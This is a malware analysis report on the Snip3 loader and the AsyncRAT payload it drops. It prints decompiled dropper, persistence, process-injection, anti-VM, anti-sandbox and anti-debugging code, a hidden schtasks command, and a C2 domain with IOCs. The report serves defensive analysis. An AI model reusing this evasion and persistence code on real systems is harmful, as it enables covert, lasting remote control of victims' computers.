SNIP 3

A MALWARE REPORT

AARON JORNET SALES

2021

Contenido

1. Executive Summary

This document contains the analysis of both Tactics, Techniques and Procedures (TTP) and the Malware known as Snip3.

Snip3 is considered a Remote Access Tool loader or commonly known as *RAT*, which is a widely used type of malware that has the potential to gain persistence in a system and maintain communication with an attacking host that will have full access to our computer and, therefore, to our network to perform any type of activity, from credential theft to lateral movements or execution of more dangerous malware. It made its appearance in the first quarter of the year 2021, which has attacked important travel and transport companies in recent months.


Defined as Crypter-as-a-Service, which indicates that it is a Malware that will be continuously updated and of which we will be able to find many versions over the months. It is characterized by different evasion techniques and Anti-Analysis techniques such as Anti-VirtualMachine or Anti-Sandbox. It contains a great potential to escape from systems and execute different types of RATs, the most common being *Revenge RAT*, *Agent Tesla* or *AsyncRAT*.

2. Entry vector

Snip3 is a malware whose origin can be diverse, from the download made through a malicious domain, phishing or being launched by other malware.

In this case, it was introduced to disk through phishing mail, in which an attempt was made to fraudulently invite the victim, in the attached data, we can find a link that seems to take us to the .pdf document, which is none other than a Visual Basic Script (vbs), which will be the one to perform the initial actions.

After opening the supposed pdf, it will take us to an address where the file will be automatically downloaded and executed, once the vbs is on the disk, the Snip3 loader will create other files and generate persistence so that the entry vector is successful and can be kept as long as possible on our computer to run a Remote Assistant Tool (RAT) in which the attacker can access the computer freely.



3. Malware Features

This Malware may be divided into several parts, since it is composed of several files, in order, they would be, a Visual Basic Script (VBS), a Powershell (PS), another VBS and an executable written in .NET.

The most important technical features that characterize Snip3 are: Evasion of analysis techniques and detection of tools to analyze Malware, the connection with malicious domains used as Command and Control (C2 or C&C) and the execution of malicious code in other processes with techniques such as Process Hollowing. Depending on the version we could find different variants that would indicate a progression in the techniques that we will see below or a variation of these.

3.1 General features of the files

The first one, whose name is presented as *25th GCAA Meeting Presentation Details.vbs*, is the one in charge of starting the Malware and, therefore, of creating the necessary files to start the execution.

25th GCAA Meeting Presentation Details.vbs	
Original Filename	25th GCAA Meeting Presentation Details
MD5	115AA316A05965A8B09DA27AA328D259
FileType	Visual Basic Script (.vbs)
Size	3.38 MB
Compiler	None
Packer	None

Second one, *01.PS1*, responsible of creating the binaries and creating a rule in *startup* to persist and maintain its execution despite system restarts.


01.PS1	
Original Filename	01.PS1
MD5	87676329CDD93D38B4F5640556C543E8
FileType	Powershell script (.ps1)
Size	164 KB
Compiler	None
Packer	None

Third, *Startupsys.vbs*, will be in startup and will only execute the previous Powershell (.PS1), so it will serve as loader every time the system starts.

Startupsys.vbs	
Original Filename	Startupsys.vbs
MD5	942078A103320EF24D03CB5992D69E2F
FileType	Visual Basic Script (.vbs)
Size	145 b
Compiler	None
Packer	None

Fourth, *File.bin*, is the first binary and will contain the RAT tasks, more specifically *AsyncRat*


file.bin	
Original Filename	Stub.exe|AsyncClientKuso
MD5	109BC0B49BA4CE5DA971CF444EB18A3E
FileType	.NET
Size	48 KB
Compiler	VB.NET
Packer	None



4.Snip3

This Malware is divided into several parts, we will describe during the rest of the report its execution in order and we will analyze each part to see how it works, the summary of how it would work is as follows:

- After downloading the script, usually obtained by phishing or through a malicious domain, you will obtain a Visual Basic Script (vbs).
- Later, the VBS will be executed, the file will create a ps1 and start it.
- Subsequently, this Powershell (PS|PS1), will load the binaries and introduce in startup gaining persistence the next vbs, so every time you start the computer, this process will run again.
- After this, the loaded vbs will be able to launch ps1, previously mentioned, and the RAT will be executed, which is injected in a different process depending on the version and with a different technique, in our case it will be in *RegAsm.exe*.
- Once the RAT has been executed, it will try to avoid being analyzed with different Anti-debug, Anti-VirtualMachine and/or Anti-Sandbox techniques, it will generate other files, persistence and will perform network tasks trying to access certain domains to perform its main task, which is to maintain communication with the outside.


TIMELINE
Mail Phishing
Download malicious Script/ZIP
vbs create & execute powershell
Powershell gains persistence & allocate code into RegAsm
RegAsm.exe injected execute RAT
Check/Create Mutex
Check Debugger
Check Virtual Machine
Check Sandbox
Kill process
Gain Task persistence with RAT
Connect using malicious domain

4.1 First Stage: VBS

After the entry of this script to the computer, it will be in charge of creating the Powershell, in a first part, it will execute format changes from binary to decimal, but they are operations to later treat the *DA* string, in which we will see that the characters used will be replaced by binary, this function is the one that has the most important content, the file that will later be executed.

```
Dim DA
DA = "♁®♁®®♁®®♁®♁♁ ♁ ♁ ♁®♁ ♁®®®®♁ ♁®♁®®®♁®♁ ♁ ♁®®♁ ♁®♁®♁®♁®®♁®®♁®♁®®
```

```
Go(Truncate(BinaryToString(Replace(Replace(DA,"♁","0"),"®","1"))))
```

After this, we see that it will generate an object with a *CLSID* that it will later execute, in addition, it will create the ps1 that we will see later and it will make the change of values to binary, commented above, to the *DA* variable that we have seen created. In addition, it should be noted that one of the features of this malware is the use of the *RemoteSigned* parameter, which is used to allow the execution of files that are not digitally signed using Powershell.

```
Sub Go(base64Values)
    Dim TarPath, CurrCommand
    Set objSh = GetObject("new:{72C24DD5-D70A-438B-8A42-98424B88AFB8}")
    Set objFso = CreateObject("Scripting.FileSystemObject")
    TarPath = objFso.GetSpecialFolder(2) & "\01.PS1"
    CurrCommand = "PowerShell.exe -ExecutionPolicy RemoteSigned -File "
    Set oFile = objFso.OpenTextFile(TarPath, 2, True)
    oFile.Write base64Values & vbCrlf
    oFile.Close
    objSh.run CurrCommand & TarPath, 0
End Sub

Go(Truncate(BinaryToString(Replace(Replace(DA,"♁","0"),"®","1"))))
```

The *CLSID {72C24DD5-D70A-438B-8A42-98424B88AFB8}*, belongs to the Windows Script Host Shell Object identifier, it is one more way to execute something without generating much noise in the detection system we have, so it will be one more evasion technique.

```
{72C24DD5-D70A-438B-8A42-98424B88AFB8}

Windows Script Host Shell Object
```

4.2 Second Stage: Powershell

Once the Malware has prepared the PS1, it will execute it, its content is interesting, since it carries the content of the *PE* (Portable Executable) that it will use later, such as the injector and the RAT, we can see that, at first, it will load the binaries, the paths using *RegAsm* (Registry Entry) and the *startup.vbs*.

```
[Byte[]] $RUNPE = @(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
[Byte[]] $FILE = @(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
[String] $MyPt = [System.IO.Path]::Combine([System.Runtime.InteropServices.RuntimeEnvironment]::GetRuntimeDirectory(),"RegAsm.exe")
[String] $StartupChecked = "True"
[String] $StartupFileName = "Startupsys.vbs"
```


We will see that the path will be the *startup* path, so it has gained persistence with this movement and whenever we turn on the computer, it will restart the execution of the vbs that will start the ps1.

```
Function INSTALL() {
    if ($StartupChecked -eq "True") {
        [String] $VBSRun = [System.Text.Encoding]::Default.GetString(@(83,101,116,32,79,98,106,32,61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,
        [System.IO.File]::WriteAllText(([System.Environment]::GetFolderPath(7) + "\" + $StartupFileName), $VBSRun.Replace("%FilePath%", $PSCommandPath))
    }
}
```


```
C:\Use[redacted]AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
    Startupsys.vbs        c:\us[redacted]\appdata\roaming\microsoft\windows\start menu\programs\startup\startupsys.vbs
```


After this, we will see that it will execute a *load* of one of the previously defined *PE* with the name *projFUD.PA*, which will be a key piece because its functionality is to act as an injector. The value that it will execute later is none other than *RegAsm*, which, previously it will have injected in this same process, what it is going to try is to introduce bytes that belong to the Malware in a legitimate process, this way, at first sight, we will only see a process used by .NET running

```
INSTALL
[System.Reflection.Assembly] $Assembly = [System.Threading.Thread]::GetDomain().Load($RUNPE)
$Assembly.GetType('projFUD.PA').GetMethod('Execute').Invoke($null, $Params)
```



When we look at the modules loaded in *RegAsm.exe*, we can discern an *AsyncClientKuso*, which will be, the .NET that gives name to our RAT





The file putted on *startup*, is, another vbs, whose content is only to run the powershell at each system startup, again, using *RemoteSigned*.

```
Set Obj = CreateObject("WScript.Shell")
Obj.Run "PowerShell -ExecutionPolicy RemoteSigned -File " & "C:\Users\User\AppData\Local\Temp\01.PS1", 0
```

```
2452
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\Users[redacted]\AppData\Local\Temp\01.PS1
```

At this point, the Malware already has the certainty that it will always run being that it has a vbs that remains at startup, and that an injector will introduce the RAT into a legitimate process that will go completely unnoticed, which, using the ps1, for the time being, will restart its operation every time the system starts.

4.3 Third Stage: RAT

As we have already said, depending on the version, we could contain or inject a different RAT, in our case we will deal with *AsyncRat*, being that it will be a Malware in continuous update, it will not be surprising that they introduce different types to try to exploit to the maximum their possibilities of not being discovered by patterns of behavior.

Once it have the loaders launched, have gained persistence on the computer, so the RAT will have an execution that can last over time, and it will execute the *File.bin* or *AsyncClientKuso* file within legitimate processes.


4.3.1 *Mutex* creation

First, we will find the usual *Mutex* checks to avoid reinfection, if the system has not yet been infected with this RAT, it will create it.

```
try
{
    if (!MutexControl.CreateMutex())
    {
        Environment.Exit(0);
    }
```

```
public static class MutexControl
{
    // Token: 0x06000036 RID: 54 RVA: 0x00003B54 File Offset: 0x00001D54
    public static bool CreateMutex()
    {
        bool result;
        MutexControl.currentApp = new Mutex(false, Settings.MTX, ref result);
        return result;
    }
```

In addition, the mutex is created by RegAsm, which is logical knowing that the RAT, in this version, is going to be executed while injected in this process, with the name *AsyncMutex_6SI8OkPnk* that serves as an Indicator of Compromise (IOC) and we can relate it to several similar incidents.



After this, we have several techniques related to Anti-Analysis, which are very useful for the attackers, because, if they manage to prevent an analyst from finding out how their Malware works, it is very possible that they can keep the malicious file over time and use it several times with small variations, the techniques found in our RAT are Anti-VM, Anti-Sandbox and Anti-Debugger.

4.3.2 Anti-VM techniques

Detection of computer components, using the Manufacturer as a target, a very common tactic, in which it obtains the system information and will compare it to the model to find strings such as "*Virtual*", "*vmware*" or "*VirtualBox*".

```
// Token: 0x06000029 RID: 41 RVA: 0x000034A0 File Offset: 0x000016A0
private static bool DetectManufacturer()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject["Model"].ToString()
                      == "VirtualBox")
                    {
                        return true;
                    }
                }
            }
        }
    }
    catch
    {
    }
    return false;
```

Disk-based detection, it is usual to check the size of the disk by obtaining the value by obtaining such information with *DeviceInfo*, in which, it will obtain the size of the disk and compare it, knowing that virtual machines usually have a small disk size.

```
private static bool IsSmallDisk()
{
    try
    {
        long num = 61000000000L;
        if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
```

Operating System (OS) based detection, in which, using the *ComputerInfo* will get the value you require to compare it to the string xp (which refers to the Windows XP OS) after passing it through a *Lower*, it is very common for malware analysts to still use XP versions to reverse engineer their VMs**.**

```
private static bool IsXP()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
```

4.3.3 Anti-Sandbox techinques

Detection through the sbieDll.dll library, it will check if it is being loaded by the system through *GetModuleHandle*, this is also a common practice, as it is usually used to control what type of Virtualization is being done, since they usually take advantage of depending

on what company or what type of emulation is being done, the system will load some libraries or others.

```
private static bool DetectSandboxie()
{
    bool result;
    try
    {
        if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

Some more examples of this type of techniques are in the following libraries:

- dbghelp.dll (Vmware)
- api_log.dll, Dir_watch.dll, pstorec.dll (SunBelt Sandbox)
- vmcheck.dll (Virtual PC)

4.3.4 Anti-Debugger techniques

Detection using the *CheckRemoteDebuggerPresent* function, which is mainly used to obtain the process and check whether it is a debugger or not.

```
// Token: 0x0600002A RID: 42 RVA: 0x000035DC File Offset: 0x000017DC
private static bool DetectDebugger()
{
    bool flag = false;
    bool result;
    try
    {
        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = flag;
    }
    return result;
```

if all these techniques fail or are by-passed, the application may continue its execution towards the installation of the RAT.

4.3.5 *Install* function

At the last function, it will perform different procedures, from killing processes, generating more persistence to trying to connect to a domain, but remember that any stage could be changed since this is independent to Snip3 and they could use another RAT or Malware.

We can see how it will mainly perform a *GetProcess* to obtain unwanted processes that may hinder the Malware, this practice is common and is done with a search in order of each of the running processes and through a loop perform a Kill to those processes that you want to avoid.

```
FileInfo fileInfo = new FileInfo(Path.Combine(Environment.ExpandEnvironmentVariables(Settings.InstallFolder), Settings.InstallFile));
string fileName = Process.GetCurrentProcess().MainModule.FileName;
if (fileName != fileInfo.FullName)
{
    foreach (Process process in Process.GetProcesses())
    {
        try
        {
            if (process.MainModule.FileName == fileInfo.FullName)
            {
                process.Kill();
            }
        }
        catch
        {
        }
    }
```

What it will do is to check all the processes that are running and review them to kill any that may cause problems in their execution.

processes	{System.Diagnostics.Process[0x0000002D]}
[0]	{System.Diagnostics.Process (winlogon)}
[1]	{System.Diagnostics.Process (Procmon64)}
[2]	{System.Diagnostics.Process (svchost)}
[3]	{System.Diagnostics.Process (svchost)}
[4]	{System.Diagnostics.Process (lsm)}
[5]	{System.Diagnostics.Process (WmiPrvSE)}
[6]	{System.Diagnostics.Process (VBoxService)}
[7]	{System.Diagnostics.Process (svchost)}
[8]	{System.Diagnostics.Process (csrss)}
[9]	{System.Diagnostics.Process (lsass)}
[10]	{System.Diagnostics.Process (smss)}
[11]	{System.Diagnostics.Process (notepad++)}
[12]	{System.Diagnostics.Process (taskhost)}
[13]	{System.Diagnostics.Process (mscorsvw)}
[14]	{System.Diagnostics.Process (spoolsv)}
[15]	{System.Diagnostics.Process (conhost)}
[16]	{System.Diagnostics.Process (svchost)}

Subsequently, we will see that it will check the permissions and if the user who is running the RAT is an Administrator it will create persistence in the computer in one way,

otherwise it will do it in another way. As we can see, it will check if it contains a *SID* whose value contains in its 4th item the 544 that represents the Administrator.

```
public static bool IsAdmin()
{
    return new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
}
```

```
// Token: 0x04000FB2
Administrator = 544,
```

System.Security.Principal.WindowsPrincipal.IsInRole returned	true

In the case different from ours and the user is not an Administrator, we can see how it will proceed to obtain a *RegKey*, which, as we can see, is particular since it is upside down, it will perform a reverse of the string to return it to its original format.

```
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
    }
```

Expression	@"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"

Expression	@"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"
result	@"Software\Microsoft\Windows\CurrentVersion\Run\"

Later, it will build a path which will try to roam a usual directory to store malware, with the aim of generating persistence using the file in this path.

DisplayPath	@"C:\Users\ [redacted] \AppData\Roaming"

In our case, it performs the persistence through the execution of the following command, in which it is performing the creation of the task in a forced way (*/f*) so that it is always launched on system start-up (*/sc onlogon*) with high priority level (*/rl highest*), in addition, it will not allow any windows to appear in its execution (*ProcessWindowStyle.Hidden*).

```
cmd /c schtasks /create /f /sc onlogon /rl highest /tn ""Roaming"" /tr '""C:\Users\<user>\AppData\Roaming""' & exit"
```

```
if (Methods.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = string.Concat(new string[]
        {
            "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
            Path.GetFileNameWithoutExtension(fileInfo.Name),
            "\" /tr '\"",
            fileInfo.FullName,
            "\"' & exit"
        }),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}
```

After other usual checks and *sleeps* in these Malwares, we arrive to the creation of a .bat in the %*temp*% directory in which we can see that it is a script that will contain the execution of the previously programmed task that later will delete making a movement to the folder and performing a delete (*DEL*), in this occasion it will also perform it without showing any window. This evasion practice is usual since it allows to introduce scripts in the system start point and to eliminate the tests, in our case this part lacks of relevance since it was never executed.

```
Stream stream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
byte[] array = File.ReadAllBytes(fileName);
stream.Write(array, 0, array.Length);
Methods.ClientOnExit();
string text = Path.GetTempFileName() + ".bat";
using (StreamWriter streamWriter = new StreamWriter(text))
{
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("timeout 3 > NUL");
    streamWriter.WriteLine("START \"\" \"" + fileInfo.FullName + "\"");
    streamWriter.WriteLine("CD " + Path.GetTempPath());
    streamWriter.WriteLine("DEL \"" + Path.GetFileName(text) + "\" /f /q");
}
Process.Start(new ProcessStartInfo
{
    FileName = text,
    CreateNoWindow = true,
    ErrorDialog = false,
    UseShellExecute = false,
    WindowStyle = ProcessWindowStyle.Hidden
});
Environment.Exit(0);
```

At this point, the Malware has managed to gain persistence, leaving its RAT in scheduled tasks and will run every time the system boots, so it already has both the Snip3 loader and the *AsyncRat* secured in execution.

After this it performs checks and modifications in the execution thread to prevent the device/monitor from sleeping or shutting down, this is usual to keep the process running as long as possible.


```
public static void PreventSleep()
{
    try
    {
        NativeMethods.SetThreadExecutionState((NativeMethods.EXECUTION_STATE)2147483651u);
    }
    catch
    {
    }
}
```

Later, it performs a loop in which we obtain the network functions that it will use to check if it is connected to the host, reconnect if it is not, as well as the initialization in which it will establish the connection with the appropriate parameters. The most common is to perform a certain number of attempts to try to avoid analysis on systems without internet connection or directly run infinitely until it manages to reach the host indicated.

```
for (;;)
{
    try
    {
        if (!ClientSocket.IsConnected)
        {
            ClientSocket.Reconnect();
            ClientSocket.InitializeClient();
        }
    }
    catch
    {
    }
    Thread.Sleep(5000);
}
```

We see that it tries to connect to a domain (*e29rava[.]ddns[.]net*), which is already malicious and related to similar Malwares, in the variants of this type of RAT, it will not be strange to see different domains on which to try to connect, as it is common that these are reported early and need alternatives during execution.

As mentioned, the domain is quite reported and if we expand the searches, we can find countless domains dedicated to C&C and phishing that lead to similar malwares.



After checking domains, ports and, of course, to see if we can access from the host, it will try to make a connection to the server, where it expects to find a response so that the system is exposed and remotely controlled. Once the connection is established, the Malware will be established in our system and the attacker will be able to connect to our computer with total freedom, in addition to having generated different types of persistence, he will have access whenever we log in.

5.IOC

Mutex:

AsyncMutex_6SI8OkPnk

Hash:

42c04f36d21be3f9ecb755d3884dddb783b04c7b8dfa94903a0b32ae63bc85f6
82a3ac360c8d78df9c78381f49b2f5d99f9d335bf05fa08135e614265c2bed02
230da3c81c2fa6775bf81a43103e79424ad7483ca1946b70b09fdf462a7f95bc
2c87d55e34d01cebb7e4a3d434c2207794bb0d319692e85c453b9da04ab6ee7d
a0f258884b2e191ac6c24614756770023e955fb5b7430836c14275dcf5f3fcd4
19470ceb697cfe1039f344962da8fe0b1fe484bd0488db00afef27816ee62ae6
48f7d8b31155f89698511479fa718a7c37eb1e141a07ec066b6f5ea45226ddc7
13cad19e58cb7d6ac1752e14b986960acf423661d16245068c60810685bc4fed
